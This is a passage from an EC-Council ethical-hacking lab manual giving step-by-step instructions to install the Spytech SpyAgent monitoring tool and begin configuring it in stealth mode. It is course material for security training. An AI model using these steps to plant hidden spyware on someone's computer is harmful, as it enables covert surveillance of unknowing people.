Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




Figure 3.2.5: Spytech SpyAgent Setup window

11. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




Figure 3.2.6: Select SpyAgent Installation Type window

12. In the **Ready To Install** window, click **Next**.

13. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Spytech SpyAgent** folder location window appears; close the window.




Figure 3.2.7: Spytech SpyAgent folder

15. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next.**




Figure 3.2.8: A Notice For Antivirus Users window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.




Figure 3.2.9: Finished window

17. The **Spytech SpyAgent** dialog box appears; click **Continue...**.

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

Figure 3.2.10: Spytech SpyAgent dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue....**

Figure 3.2.11: Step 1 of the setup wizard

19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




Figure 3.2.12: Selecting New Password

20. The **password changed** pop-up appears; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue....**

Figure 3.2.13: Step 2 of the wizard

TASK 2.3

Configure Spytech SpyAgent

22. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.

